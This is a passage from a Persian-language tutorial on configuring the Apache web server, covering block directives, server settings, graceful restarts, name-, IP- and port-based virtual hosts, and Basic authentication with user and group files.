<li><A href="catalog_summer.html">Summer catalog</A>
<li><A href="catalog_autumn.html">Autumn catalog</A>
</ul>
<hr>
<br>Butterthlies Inc, Hopeful City, Nevada 99999
</body>
</html>

```

هنگامی که کارخواه یک URL باز کند که متناظر با یک شاخه حاوی index.html باشد، آپاچی به طور خودکار آن را برمی گرداند (به طور پیش فرض این می تواند توسط دیرکتیو DirectoryIndex پیکربندی شود). اکنون در مرورگر این چنین می بینیم:

INDEX TO BUTTERTHLIES CATALOGS

*Summer Catalog

*Autumn Catalog

Butterthlies Inc, Hopeful City, Nevada 99999

۳-۳- دیرکتیوهای بلوکی

آپاچی تعدادی دیرکتیوهای بلوکی دارد، که کاربرد آنها را می توان به میزبانهای مجازی، شاخه ها و یا پرونده های خاصی محدود کرد. این کار به خصوص برای کارسازهای وب حقیقی بسیار مهم است، زیرا بدین وسیله می توان تعداد زیادی وبگاه را تحت یک آپاچی برپا نمود. البته در این مورد در بخش ۴-۱ بیشتر توضیح خواهیم داد.

<VirtualHost>

```
<VirtualHost host[:port]>
```

```
...
</VirtualHost>
Server config
```

دیرکتیو <VirtualHost> همانند برچسبهای HTML عمل می کند: یک بلوک متنی مشخص می کند که شامل دیرکتیوهایی است که به یک میزبان اشاره می کنند. برای پایان دادن به این بلوک از </VirtualHost> استفاده می کنیم. مثال:

```

....
<VirtualHost www.butterthlies.com>
ServerAdmin sales@butterthlies.com
DocumentRoot /usr/www/APACHE3/APACHE3/site.virtual/htdocs/customers
ServerName www.butterthlies.com
ErrorLog /usr/www/APACHE3/APACHE3/site.virtual/name-based/logs/error_log
TransferLog /usr/www/APACHE3/APACHE3/site.virtual/name-
based/logs/access_log
</VirtualHost>
...

```

<VirtualHost> همچنین آدرس IP و درگاهی که روی آن میزبانی می شود را مشخص می کند. اگر شماره درگاه مشخص نباشد، درگاه پیش فرض استفاده می شود، که معمولاً برای HTTP درگاه شماره 80 است یا درگاهی که با دیرکتیو Port مشخص شده باشد (البته در آپاچی

نسخه ۲.۰ این دیرکتیو وجود ندارد). host همچنین می‌تواند به default_ مقداردهی شود، در این صورت به میزبانی گفته می‌شود که در دیگر بخشهای <VirtualHost> تطبیق نکند. در یک سامانه واقعی، این آدرس می‌تواند نام میزبان کارساز باشد. سه دیرکتیو مشابه دیگر وجود دارند که کاربرد دیرکتیوها را محدود می‌کنند:

- <Directory>
- <Files>
- <Location>

این لیست دیرکتیوهای مشابه را به ترتیب صعودی اعتبارشان نشان می‌دهد. بنابراین <Directory> توسط <Files> کنار گذاشته می‌شود و <Files> هم توسط <Location>. Files می‌تواند درون بلوکهای <directory> جای بگیرد. اجرا به صورت گروهی و به ترتیب زیر است:

۱. <Directory> (بدون عبارات منظم) و htaccess. به طور همزمان اجرا می‌شوند.
<htaccess> اثر <Directory> را بازنویسی می‌کند.
۲. <DirectoryMatch> و <Directory> (همراه عبارات منظم).
۳. <Files> و <FilesMatch> به طور همزمان اجرا می‌شوند.
۴. <Location> و <LocationMatch> به طور همزمان اجرا می‌شوند.

گروه ۱ به ترتیب کوتاه‌ترین شاخه به طولانی‌ترین اجرا می‌شوند. گروه‌های دیگر به ترتیب ظاهر شدن در پرونده پیکربندی اجرا می‌شوند. بخشهای داخل بلوکهای <VirtualHost> بعد از اعمال بخشهای متناظر بیرونی اعمال می‌شوند.

<Directory> and <DirectoryMatch>

```
<Directory dir >
...
</Directory>
```

دیرکتیو <Directory> این امکان را می‌دهد که دیرکتیوهای دیگر را به یک شاخه یا گروهی از شاخه‌ها اعمال شود. این نکته مهم است که dir یک شاخه را به صورت مطلق (نه نسبی) مشخص می‌کند. بنابراین </Directory> بر روی کل سامانه پرونده اعمال می‌شود و بر روی سند ریشه و پایین‌تر اعمال نمی‌شود. dir می‌تواند با wildcard ها یعنی ؟ برای یک نویسه و * برای دنباله‌ای از نویسه‌ها و [] برای مشخص کردن محدوده‌ای از نویسه‌ها به کار می‌رود. برای مثال [a-d] به معنی «هر یک از نویسه‌های a تا d» است. اگر نویسه ~ در مقابل dir بیاید، نام می‌توند شامل یک عبارت منظم کامل باشد.^۲

۱. این بدین معنی است که آنها همزمان در عمق هر شاخه به جلو می‌روند.

۲. به کتاب "Mastering Regular Expressions" توسط Jeffrey E.F. Friedl (انتشارات O'Reilly) مراجعه کنید.

<DirectoryMatch> همانند <Directory ~> است و با عبارت منظم استفاده می‌شود. به عنوان مثال:

```
<Directory ~/[a-d].*>
```

یا

```
<DirectoryMatch /[a-d].*>
```

به معنی "هر شاخه در شاخه ریشه که با حرف a یا b یا c یا d شروع می‌شود."

<Files> and <FilesMatch>

```
<Files file>
```

```
...  
</Files>
```

دیرکتیو <Files> محدوده اعمال بلوک را به پرونده محدود می‌کند. بنابراین یک مسیر نسبی نسبت به DocumentRoot را آدرس‌دهی می‌دهد که می‌تواند شامل wildcard یا عبارت منظم کامل باشد که با نویسه ~ شروع شده باشد. <FilesMatch> می‌تواند همراه عبارت منظم بدون ~ شود. بنابراین پرونده‌های معمولی گرافیکی را می‌توان به صورت زیر مشخص کرد:

```
<FilesMatch "\.(gif|jpe?g|png)$"
```

بر خلاف <Directory> و <Location>، <Files> می‌تواند در پرونده htaccess استفاده شود.

<Location> and <LocationMatch>

```
<Location URL>
```

```
...  
</Location>
```

دیرکتیو <Location> کاربرد دیرکتیو داخل بلوک را به URL مشخص شده محدود می‌کنند که می‌تواند شامل wildcard و عبارات منظم که با ~ شروع می‌شود. <LocationMatch> همراه یک عبارت منظم بدون ~ می‌آید.

<IfDefine>

```
<IfDefine name>
```

```
...  
</IfDefine>
```

دیرکتیو `<IfDefine>` یک بلوک را بر حسب استفاده از گزینه `Dname` - در هنگام بالا آمدن آپاچی فعال می‌کند. این دیرکتیو بیشتر برای کارهای تستی و نه برای وبگاه‌های اختصاصی مناسب است.

<IfModule>

```
<IfModule [!]module-file-name>  
...  
</IfModule>
```

دیرکتیو `<IfModule>` یک بلوک را در صورتی که پیمانه مربوط ترجمه شده یا به صورت پویا به آپاچی بارگذاری شده باشد، فعال می‌کند. اگر پیشوند ! استفاده شده باشد به معنی این است که پیمانه مربوط بارگذاری یا ترجمه نشده باشد. پیمانه‌های `<IfModule>` می‌توانند به صورت تودرتو استفاده شوند.

۳-۴ - دیرکتیوهای دیگر

دیرکتیوهایی که یک بار به صورت سراسری برای کارساز اجرا می‌شوند در ادامه لیست شده‌اند:

ServerName

```
ServerName fully-qualified-domain-name  
Server config, virtual host
```

دیرکتیو `ServerName` نام میزبان را برای کارساز مشخص می‌کند. از این دیرکتیو هنگام ایجاد URL‌های تغییر مسیر استفاده می‌شود. اگر مشخص نشود، کارساز سعی می‌کند که نام کارساز را از آدرس IP بدست آورد. با این حال ممکن است به درستی کار نکند، زیرا باید پرس‌و-جوی معکوس از DNS انجام شود.

UseCanonicalName

```
UseCanonicalName on|off  
Default: on  
Server config, virtual host, directory, .htaccess
```

این دیرکتیو نحوه تشکیل موارد URL که به خودشان ارجاع می‌کنند، را کنترل می‌کند. مثلاً هنگامی که مسیر آدرس `http://www.domain.com/some/directory` را به `http://www.domain.com/some/directory/` (به نویسه / انتهایی توجه کنید). اگر `UseCanonicalName on` باشد (پیش فرض)، آن‌گاه از نام میزبان و درگاهی که برای تغییر مسیر

استفاده می‌شود، که توسط دیرکتیوهای ServerName و Port مشخص شده باشند. اگر مقدار آن off باشد، آن‌گاه نام و شماره درگاهی که در آدرس اولیه مشخص شده بود، استفاده می‌شود.

ServerAdmin

ServerAdmin email address
Server config, virtual host

ServerAdmin آدرس email را برای تعیین در صفحه‌های خطای تولید شده قرار دهد.

ServerSignature

ServerSignature [off|on|email]
Default: off
directory, .htaccess

این دیرکتیو اجازه می‌دهد که کارخواه بداند در واقع کدام کارساز در دنباله پراکسیها کار را انجام می‌دهد. on بودن مقدار آن باعث می‌شود که در صفحات تولید شده توسط کارساز، پانویسی حاوی شماره نسخه کارساز، و مقدار ServerName مربوط به میزبان مجازی آن تولید شود. ServerSignature email باعث می‌شود که علاوه بر آن مرجع mailto: نیز به آدرس ServerAdmin ایجاد شود.

ServerTokens

ServerTokens
[productonly|min(imal)|OS|full]
Default: full
Server config

این دیرکتیو اطلاعاتی که کارساز درباره خودش برمی‌گرداند را فاش می‌کند. برای امنیت بیشتر بهتر است که این اطلاعات محدود شود تا از آن به برای مقاصد سوء استفاده نشود:
Productonly (from v 1.3.14)

کارساز فقط Apache را برمی‌گرداند.

min(imal)

کارساز فقط نام و شماره نسخه را برمی‌گرداند. مثلاً Apache v1.3. مقادیر دیگر ممکن عبارتند از os برای نشان دادن سامانه عامل و full برای نشان دادن تمام اطلاعات حتی گزینه‌های ترجمه.

ServerAlias

ServerAlias name1 name2 name3 ...
Virtual host

این دیرکتیو یک لیستی از دیگر نامهای میزبان مجازی ارائه می‌کند. اگر درخواستی از HTTP 1.1 استفاده کند، این نام به همراه Host: Server در سرآیند می‌آید و می‌تواند با هر یک از ServerName، ServerAlias یا نام VirtualHost تطبیق یابد.

ServerPath

ServerPath path
Virtual host

در HTTP 1.1 می‌توان چندین نام میزبان را به یک آدرس IP واحد نگاشت کرد و مرورگر با فرستادن سرآیند Host بین آنها تمایز قابل می‌شود. ولی هنوز برخی مرورگرها از HTTP 1.0 استفاده می‌کنند. دیرکتیو ServerPath این امکان را می‌دهد که با استفاده از مسیر میزبان مجازی مربوط را مشخص کرد. اگر کاربران شما از HTTP 1.0 استفاده می‌کنند، آن‌گاه سرآیند Host را نخواهند فرستاد.

برای نمونه فرض کنید که دو وبگاه site1.example.com و site2.example.com به آدرس IP واحدی (مثلا 192.168.132.2) نگاشت شوند و httpd.conf را مطابق زیر پیکربندی کرده باشید:

```
<VirtualHost 192.168.123.2>  
ServerName site1.example.com  
DocumentRoot /usr/www/APACHE3/site1  
ServerPath /site1  
</VirtualHost>
```

```
<VirtualHost 192.168.123.2>  
ServerName site2.example.com  
DocumentRoot /usr/www/APACHE3/site2  
ServerPath /site2  
</VirtualHost>
```

آنگاه مرورگر HTTP 1.1 می‌تواند به دو آدرس http://site1.example.com/ و http://site2.example.com/ دسترسی پیدا کند. به خاطر بیاورید که HTTP 1.0 فقط می‌تواند بین دو وبگاه با متفاوت بودن آدرسهای IP تفاوت قابل شود. بنابراین هر دوی این آدرسها به یک میزبان نگاشت می‌شوند. با پیکربندی بالا این مرورگرها می‌توانند با آدرسهای http://site1.example.com/site1 و http://site1.example.com/site2 به این دو وبگاه دسترسی پیدا کنند.

SendBufferSize

SendBufferSize <number>
Default: set by OS
Server config

این دیرکتیو اندازه بافر ارسال TCP را به مقداری غیر از مقدار پیش فرض سامانه عامل مقداردهی می کند.

KeepAlive

KeepAlive number
Default number: 5
Server config

به طور معمول اگر کاربری صفحه‌ای را درخواست کرد، به دنبال آن صفحات دیگر یا اشیاء دیگر مربوط به آن مانند تصاویر آن را درخواست خواهد کرد. برای پرهیز از تاخیر اضافه این دیرکتیو اتصال را برای تعداد مشخص شده با number باز نگاه می دارد.

KeepAliveTimeout

KeepAliveTimeout seconds
Default seconds: 15
Server config

به طور مشابه برای جلوگیری از انتظار بیجا برای درخواست کاربر و هدر دادن منابع، حداکثر زمانی که ممکن است اتصال باز بماند را مشخص می کند.

TimeOut

TimeOut seconds
Default seconds: 1200
Server config

این دیرکتیو حداکثر زمانی که کارساز منتظر دریافت یک درخواست می ماند تا تکمیل شود را مشخص می کند. این دیرکتیو یک اثر ناخوشایند دارد: بارگذاری پرونده‌های بزرگ روی اتصالهای کند، باعث تمام وقت^۱ می شود. بنابراین ممکن است لازم باشد که مقدار این دیرکتیو بیشتر شود.

^۱ Timeout

HostNameLookups

HostNameLookups [on|off|double]
Default: off
Server config, virtual host

اگر این دیرکتیو on باشد، برای تمام اتصالات ورودی باید جستجوی معکوس DNS انجام می‌شود که در آن از روی آدرس IP نام میزبان از DNS پرس و جو می‌شود. از نام میزبان در رویدادنگاری استفاده می‌شود. اگر off باشد، از آدرس IP به جای آن استفاده می‌شود. بنابراین برای بالا رفتن کارایی بهتر است مقدار آن off باشد.

Include

Include filename
Server config

filename اشاره به یک پرونده می‌کند که به جای این دیرکتیو به پرونده پیکربندی اضافه می‌شود. اگر filename به یک شاخه اشاره کند، در این صورت تمام پرونده‌های آن شاخه و زیر شاخه‌ها اضافه می‌شوند.

۳-۵- باز آغازیدن^۱

یک مدیر وب ممکن است بخواهد آپاچی را متوقف و با پیکربندی جدیدی آن را اجرا کند. این کار را می‌توان با دستور `kill <PID>` انجام داد که PID شناسه فرآیند آپاچی است. در یونیکس سه راه برای بازآغازیدن آپاچی وجود دارد: متوقف کردن و بارگذاری مجدد آن:

```
% kill PID  
% httpd [flags]
```

با فرستادن نشانه HUP- به آپاچی:

```
% kill -HUP PID
```

بازآغازیدن محتاطانه^۲ را می‌توان با گزینه `-USR1` انجام داد. در این روش به فرآیندهای فرزند اجازه داده می‌شود که کار خود را کامل کنند و هر تراکنش نیمه تمام کارخواه را به اتمام برسانند. در بیشتر مواقع این بهترین روش برای بازآغازیدن است.

```
% kill -USR1 PID
```

دست‌نوشته انجام خودکار این کار (با فرض اینکه در شاخه ریشه کارساز هستید) به صورت زیر است:

```
#!/bin/sh  
kill -USR1 `cat logs/httpd.pid`
```

¹ Restart

² Graceful restart

فصل چهارم:

میزبانهای مجازی

۴-۱- میزبانهای مجازی

اکنون در مثال ما دو گروه کاری در بخش فروش وجود دارند که هر یک قیمت‌های متفاوت و روش‌های متفاوتی برای فروش دارند و در نتیجه به دو وبگاه جداگانه نیاز دارند. برای انجام این کار دو روش وجود دارد:

۱. یک کپی از آپاچی اجرا شود که دو وبگاه را به عنوان دو میزبان مجازی نگهداری می‌کند. این روش معمول‌ترین روش است.
۲. دو (یا بیشتر) کارساز آپاچی اجرا کنیم که هر یک، یک وبگاه را میزبانی می‌کنند. همان طور که گفته شد راه معمول برای داشتن چند میزبان، تشکیل میزبانهای مجازی روی یک کارساز آپاچی است. این میزبانها URL مختلف ورودی را به مستندات مختلفی نگاشت می‌کنند.

به طور کلی دو نوع میزبان مجازی در آپاچی می‌توان تعریف کرد: مبتنی بر نام^۱ و مبتنی بر آدرس IP. که در ادامه به آنها خواهیم پرداخت.

۴-۲- میزبانهای مجازی مبتنی بر نام

استفاده از امکانات HTTP 1.1 و مرورگرهایی که از آن استفاده می‌کنند روش به مراتب بهتری است (یا حداقل مرورگر از سرآیند Host پشتیبانی کند که الان بسیاری از آنها همین طور هستند). در این روش مرورگرها نام میزبان را همراه سرآیند ارسال می‌کنند. در `www.butterthlies.com` و `sales.butterthlies.com` ما دو وبگاه /site.virtual/Name-based روی آدرس 192.168.123.2 داریم. البته این وبگاه‌ها باید نام خود را در DNS ثبت کرده باشند (یا می‌توانید موقتاً در `/etc/hosts` ثبت کنید). پرونده پیکربندی به صورت زیر است:

```
User webuser
Group webgroup
```

```
NameVirtualHost 192.168.123.2
```

```
<VirtualHost www.butterthlies.com>
ServerName www.butterthlies.com
ServerAdmin sales@butterthlies.com
DocumentRoot /usr/www/APACHE3/APACHE3/site.virtual/htdocs/customers
ErrorLog /usr/www/APACHE3/APACHE3/site.virtual/Name-based/logs/error_log
TransferLog /usr/www/APACHE3/APACHE3/site.virtual/Name-
based/logs/access_log
</VirtualHost>
```

```
<VirtualHost sales.butterthlies.com>
ServerName sales.butterthlies.com
ServerAdmin sales@butterthlies.com
DocumentRoot /usr/www/APACHE3/APACHE3/site.virtual/htdocs/salesmen
ServerName sales.butterthlies.com
ErrorLog /usr/www/APACHE3/APACHE3/site.virtual/Name-based/logs/error_log
```

¹ Name-based virtual host

```
TransferLog /usr/www/APACHE3/APACHE3/site.virtual/Name-
based/logs/access_log
</VirtualHost>
```

دیرکتیو اصلی در اینجا NameVirtualHost است که به آپاچی اعلان می کند که درخواستهای رسیده به آن آدرس IP بر اساس نام دسته بندی خواهند شد. ممکن است به نظر برسد که دیرکتیو ServerName نقش حیاتی دارد، ولی این دیرکتیو تنها نامی به آپاچی برای بازگرداندن به کارخواه مشخص می کند. بخشهای <VirtualHost> اکنون توسط نام وبگاه‌ای که می خواهیم خدمت دهیم مشخص شده‌اند. اگر این دیرکتیو حذف شود، آپاچی پیام هشدار می‌دهد مبنی بر این که www.butterthlies.com و sales.butterthlies.com روی هم افتی دارند و ممکن است به دیرکتیو NameVirtualHost نیاز داشته باشیم.

۱-۲-۴- NameVirtualHost

NameVirtualHost این امکان را می دهد که آدرس IP میزبانهای مجازی را مشخص کنیم.
NameVirtualHost address[:port]
Server config

به طور اختیاری می‌توان شماره درگاه را نیز اضافه کرد. آدرس IP باید مطابق با IP بلوک <VirtualHost> باشد و بلوک باید شامل یک دیرکتیو ServerName به همراه یک نام ثبت شده باشد. در نتیجه هنگامی که آپاچی یک درخواست به یک میزبان نام دار دریافت کرد، بلوکهای <VirtualHost> که IP مشابهی را دارند را به دنبال آن یک ServerName درخواست شده را دارند، جستجو می‌کند.

۳-۴- میزبانهای مجازی مبتنی بر IP

در اینجا چگونگی پیکربندی آپاچی برای میزبانی مجازی مبتنی بر IP گفته می شود. پرونده پیکربندی مطابق با زیر است:

```
User webuser
Group webgroup
```

```
# we don't need a NameVirtualHost directive
```

```
<VirtualHost 192.168.123.2>
ServerName www.butterthlies.com
ServerAdmin sales@butterthlies.com
DocumentRoot /usr/www/APACHE3/APACHE3/site.virtual/htdocs/customers
ErrorLog /usr/www/APACHE3/APACHE3/site.virtual/IP-based/logs/error_log
TransferLog /usr/www/APACHE3/APACHE3/site.virtual/IP-based/logs/access_log
</VirtualHost>
```

```
<VirtualHost 192.168.123.3>
ServerName sales-IP.butterthlies.com
ServerAdmin sales@butterthlies.com
DocumentRoot /usr/www/APACHE3/APACHE3/site.virtual/htdocs/salesmen
ErrorLog
/usr/www/APACHE3/APACHE3/www/APACHE3/APACHE3/site.virtual/IP-
based/logs/error_log
TransferLog /usr7www/APACHE3/APACHE3/site.virtual/IP-based/logs/access_log
</VirtualHost>
```


در این جا دیگر نیازی به دیرکتیو NameVirtualHost نداریم ولی به دیرکتیوهای ServerName در هر بلوک <VirtualHost> نیاز داریم. این پیکربندی به خوبی به درخواستهای <http://www.butterthlies.com> و <http://sales-IP.butterthlies.com> پاسخ می‌دهد.

۴-۴- میزبانهای مجازی ترکیبی

روش ترکیبی مبتنی بر نام و IP را هم می‌توان داشت. بلوکهای <VirtualHost> که برای NameVirtualHost پیکربندی شده اند به درخواستهای رسیده برای میزبانهای مبتنی بر نام پاسخ می‌دهند و بقیه به درخواستهای با IP مقتضی پاسخ می‌دهند. این کار هنگامی که از Apache SSL استفاده خواهیم کرد، مهم است:

```
User webuser
Group webgroup
```

```
NameVirtualHost 192.168.123.2
```

```
<VirtualHost www.butterthlies.com>
ServerAdmin sales@butterthlies.com
DocumentRoot /usr/www/APACHE3/APACHE3/site.virtual/htdocs/customers
ErrorLog /usr/www/APACHE3/APACHE3/site.virtual/IP-based/logs/error_log
TransferLog /usr/www/APACHE3/APACHE3/site.virtual/IP-based/logs/access_log
</VirtualHost>
```

```
<VirtualHost sales.butterthlies.com>
ServerAdmin sales@butterthlies.com
DocumentRoot /usr/www/APACHE3/APACHE3/site.virtual/htdocs/salesmen
ServerName sales.butterthlies.com
ErrorLog /usr/www/APACHE3/APACHE3/site.virtual/IP-based/logs/error_log
TransferLog /usr/www/APACHE3/APACHE3/site.virtual/IP-based/logs/access_log
</VirtualHost>
```

```
<VirtualHost 192.168.123.3>
ServerAdmin sales@butterthlies.com
DocumentRoot /usr/www/APACHE3/APACHE3/site.virtual/htdocs/salesmen
ServerName sales-IP.butterthlies.com
ErrorLog /usr/www/APACHE3/APACHE3/site.virtual/IP-based/logs/error_log
TransferLog /usr/www/APACHE3/APACHE3/site.virtual/IP-based/logs/access_log
</VirtualHost>
```

دو میزبان مبتنی بر نام با دیرکتیو NameVirtualHost سروکار دارند، در حالی که درخواستهای رسیده به sales-IP.butterthlies.com توسط بلوک سوم <VirtualHost> خدمات ارائه می‌شوند که برای آدرس 192.168.123.3 تنظیم شده است. به این نکته توجه داشته باشید که باید بلوکهای VirtualHost مبتنی بر IP باید از بلوکهای مبتنی بر نام بیایند.

۴-۵- میزبان مجازی مبتنی بر درگاه

میزبان مجازی مبتنی بر درگاه مشابه روش مبتنی بر IP است. مزیت اصلی این روش آن است که مدیر وب می‌تواند تعداد زیادی وبگاه روی تنها یک IP یا میزبان بدون استفاده از تعداد زیادی میزبانهای مبتنی بر نام یا IP برای کارهای تستی برپا کنند. متأسفانه اغلب کاربران از شماره درگاه غیر معمول خوششان نمی‌آید، ولی این روش برای کارهای آزمون بسیار مفید است.

```
User webuser
Group webgroup
Listen 80
Listen 8080
<VirtualHost 192.168.123.2:80>
ServerName www.butterthlies.com
ServerAdmin sales@butterthlies.com
DocumentRoot /usr/www/APACHE3/APACHE3/site.virtual/htdocs/customers
ErrorLog /usr/www/APACHE3/APACHE3/site.virtual/IP-based/logs/error_log
TransferLog /usr/www/APACHE3/APACHE3/site.virtual/IP-based/logs/access_log
</VirtualHost>
```

```
<VirtualHost 192.168.123.2:8080>
ServerName sales-IP.butterthlies.com
ServerAdmin sales@butterthlies.com
DocumentRoot /usr/www/APACHE3/APACHE3/site.virtual/htdocs/salesmen
ServerName sales.butterthlies.com
ErrorLog /usr/www/APACHE3/APACHE3/site.virtual/IP-based/logs/error_log
TransferLog /usr/www/APACHE3/APACHE3/site.virtual/IP-based/logs/access_log
</VirtualHost>
```

دیرکتیو Listen به آپاچی اعلان می کند که باید به درگاههای 80 و 8080 گوش دهد.

فصل پنجم:

احراز هویت

احراز هویت یا هویت‌شناسی به فرآیندی گفته می‌شود که در آن کاربر اثبات می‌کند همان کسی است که ادعا می‌کند. در کارسازهای وب بخشی از داده‌ها و صفحات در اختیار عموم کاربران اینترنت است، ولی بخش کوچکی از داده‌ها که فقط باید در اختیار کاربران مجاز باشد. اما این کاربران برای دسترسی به این داده‌ها باید احراز هویت شده و خود را به کارساز وب بشناسانند. در این فصل به نحوه پی‌کربندی کارساز آپاچی برای احراز هویت کاربران خود می‌پردازیم.

۵-۱- قرارداد احراز هویت

احراز هویت در اصل بسیار ساده است. کارخواه نام و اسم رمز خود را به آپاچی می‌فرستد و آپاچی در پرونده‌ای از نامهای کاربران (یا همان شناسه‌های کاربران) و اسم‌های رمز گذشته جستجو کرده و صحت اسم رمز وارد شده را بررسی می‌کند. مدیر وب می‌تواند لیستی از کاربران به همراه اسم رمز آنها درست کرده و دسترسی افراد را فرد به فرد کنترل کند.

همچنین می‌توان تعدادی از افراد را دسته‌بندی کرده و حق دسترسی یا منع دسترسی بر اساس گروه انجام شود. در طول این فصل bill و ben و عضو گروه directors و daphne و sonia در گروه cleaners هستند. مدیر وب می‌تواند اجبار کند که کاربران خاصی دسترسی داشته باشند یا کاربران ثبت شده مجاز باشند. اگر قرار است با تعداد زیادی از افراد سر و کار داشته باشید بهتر است آنها را دسته‌بندی نمایید. برای سادگی در پیاده‌سازی فرض می‌کنیم اسم رمزها همیشه برابر theft باشند. البته شما در عمل نباید چنین اسم رمز کوتاه و ساده‌ای را انتخاب نمایید.

هر زوج شناسه کاربری/اسم رمز برای یک قلمرو^۱ خاصی معتبر است که هنگام ایجاد اسم رمز نامگذاری می‌شود. مرورگر برای یک URL خاصی درخواست می‌فرستد. کارساز در پاسخ "Authentication Required" (کد ۴۰۱) و قلمرو را می‌فرستد. اگر مرورگر در حال حاضر شناسه و اسم رمز را در اختیار داشته باشد، درخواست را دوباره به همراه شناسه/اسم رمز می‌فرستد. در غیر این صورت، از کاربر پرسیده و بعد می‌فرستد.

البته متأسفانه این کار بسیار ناامن است، زیرا اسم رمز به صورت واضح (رمز نشده) روی وب فرستاده می‌شود (اسم رمز به صورت base64 کدگذاری می‌شود ولی به راحتی قابل کد گشایی است). هر مهاجم بدخواهی می‌تواند در مسیر ترافیک، اسم رمز را شنود کند. فنونی برای برطرف کردن این نقطه ضعف ارائه شده‌اند. احراز هویت مبتنی بر چکیده^۲ روشی است که از یک قرارداد Challenge/Handshake برای جلوگیری از افشای اسم رمز استفاده می‌کند. استفاده از SSL نیز می‌تواند بسیار مفید باشد (به فصل نهم مراجعه شود).

۵-۲- site.authent

مثالها در site.authent قابل مشاهده هستند. اولین پرونده پی‌کربندی `/conf/httd1.conf` ... مشابه زیر است:

```
User webuser
Group webgroup
```

¹ Realm

² Digest authentication

```
ServerName www.butterthlies.com
NameVirtualHost 192.168.123.2
```

```
<VirtualHost www.butterthlies.com>
ServerAdmin sales@butterthlies.com
DocumentRoot /usr/www/APACHE3/site.authent/htdocs/customers
ServerName www.butterthlies.com
ErrorLog /usr/www/APACHE3/site.authent/logs/error_log
TransferLog /usr/www/APACHE3/site.authent/logs/customers/access_log
ScriptAlias /cgi-bin /usr/www/APACHE3/cgi-bin
</VirtualHost>
```

```
<VirtualHost sales.butterthlies.com>
ServerAdmin sales_mgr@butterthlies.com
DocumentRoot /usr/www/APACHE3/site.authent/htdocs/salesmen
ServerName sales.butterthlies.com
ErrorLog /usr/www/APACHE3/site.authent/logs/error_log
TransferLog /usr/www/APACHE3/site.authent/logs/salesmen/access_log
ScriptAlias /cgi-bin /usr/www/APACHE3/cgi-bin
```

```
<Directory /usr/www/APACHE3/site.authent/htdocs/salesmen>
AuthType Basic
AuthName darkness
AuthUserFile /usr/www/APACHE3/ok_users/sales
AuthGroupFile /usr/www/APACHE3/ok_users/groups
require valid-user
</Directory>
```

```
</VirtualHost>
```

<Directory در AuthType Basic دیرکتیو کلیدی salesmen... است. این دیرکتیو احراز هویت را فعال می کند.

۵-۳- دیرکتیوهای احراز هویت

از آپاچی نسخه ۱،۳ به بعد نامهای پرونده نسبی (نسبت به ریشه کارساز) هستند، مگر آنکه صریحاً به طور مطلق ذکر شوند. یک نام پرونده مطلق است اگر با / شروع شود. در این فصل برای جلوگیری از سوءتفاهم از آدرسهای مطلق استفاده می شود.

AuthType

AuthType type
directory, .htaccess

AuthType نوع کنترل احراز هویت را مشخص می کند. در ابتدا Basic تنها نوع در دسترس بود. از آپاچی ۱،۱ به بعد نوع چکیده^۱ هم معرفی شد که از چکیده MD5 و یک رمز مشترک استفاده می کند.

^۱ Digest

اگر دیرکتیو AuthType استفاده می‌شود، باید از دیرکتیوهای AuthName، AuthGroupFile و AuthUserFile نیز استفاده شود.

AuthName

AuthName auth-realm
directory, .htaccess

AuthName نام قلمروی که شناسه‌های کاربری و اسم رمزها در آن معتبر هستند را مشخص می‌کند. اگر نام قلمرو دارای خط فاصله^۱ باشد، آن را با علامتهای نقل قول محصور کنید:

AuthName "sales people"

AuthGroupFile

AuthGroupFile filename
directory, .htaccess

AuthGroupFile ربطی به دیرکتیو webgroup Group در بالای پرونده پیکربندی ندارد. این دیرکتیو فقط نام پرونده‌ای که در آن گروه‌های کاربری و اعضای آنها مشخص شده‌اند، را تعیین می‌کند:

cleaners: daphne sonia
directors: bill ben

ما این را در /ok_users/groups ... قرار داده و دیرکتیو AuthGroupFile را به آن مقداردهی می‌کنیم. دیرکتیو AuthGroupFile تا وقتی که دیرکتیو require به درستی پیکربندی نشده باشد، تأثیری ندارد.

AuthUserFile

AuthUserFile filename

AuthUserFile پرونده‌ای از شناسه‌های کاربری و اسم رمزهای رمز شده آنان است. در این باره در بخشهای بعدی مفصل تر شرح خواهیم داد.

Require

require [user user1 user2 ...] [group group1 group2] [valid-user]
[valid-user] [valid-group]
directory, .htaccess

دیرکتیو کلیدی که احراز هویت را برای یک ناحیه اجباری می‌کند require است.

¹ Space

نشانوند¹ valid-user هر کاربری که در پرونده اسم رمز یافت شود را می‌پذیرد. مواظب باشید به صورت valid_user تایپ نکنید! که باعث به وجود آمدن خطای غیر قابل بیانی هنگام دسترسی مرورگر به وبگاه می‌شود! این به خاطر آن است که آپاچی valid_user را به عنوان شناسه کاربری تعبیر می‌کند. از آنجا که require توسط پیمانه‌های متعددی استفاده می‌شود، در حال حاضر نمی‌توان تعیین کرد مقادیر معتبر این نشانوند چیست.

file-owner

[قابل دسترس از آپاچی ۱،۳،۲۰] شناسه و اسم رمز ارائه شده باید در پایگاه داده AuthUserFile موجود بوده و نیز شناسه کاربری باید مطابق نام سامانه به عنوان مالک پرونده درخواست شده باشد. این بدین معنی است که اگر از دید سامانه عامل مالک پرونده jones است، آن‌گاه شناسه کاربری مورد استفاده برای دسترسی به این پرونده نیز باید jones باشد.

file-group

[قابل دسترس از آپاچی ۱،۳،۲۰] شناسه و اسم رمز ارائه شده باید در پایگاه داده AuthUserFile موجود بوده و نیز گروه کاربری که مالک پرونده است، باید عضو پایگاه داده AuthGroupFile بوده و کاربر نیز عضوی از این گروه باشد.

مثال:

برای آن که کاربران bill، ben و simon تنها افراد مجاز برای دسترسی باشند:
require user bill ben simon

برای آن که تنها کاربران عضو گروه cleaners دسترسی داشته باشند:
require group cleaners

satisfy

satisfy [any|all]
Default: all
directory, .htaccess

satisfy سیاست دسترسی را در صورتی که از هر دوی allow و require استفاده شده باشد، تعیین می‌کند. پارامتر می‌تواند all یا any باشد. این دیرکتیو تنها هنگامی دسترسی به یک ناحیه خاص توسط دو روش شناسه/اسم رمز و آدرس میزبان کارخواه محدود شده باشد، مفید است. در این حالت، در رفتار پیش فرض (all) کارخواه باید همه محدودیت‌های آدرس دسترسی و شناسه/اسم رمز معتبر را برآورده سازد. با گزینه any، به کارخواه اجازه دسترسی داده می‌شود اگر تنها یکی از شرایط فوق را برآورده کند.

به عنوان مثال اگر می‌خواهیم از همه به جز افراد وبگاه 1.2.3.4 اسم رمز درخواست کنیم:
<usual auth setup (realm, files etc)>
require valid-user
Satisfy any
order deny,allow
allow from 1.2.3.4
deny from all

¹ Argument

۵-۴- اسمهای رمز تحت یونیکس

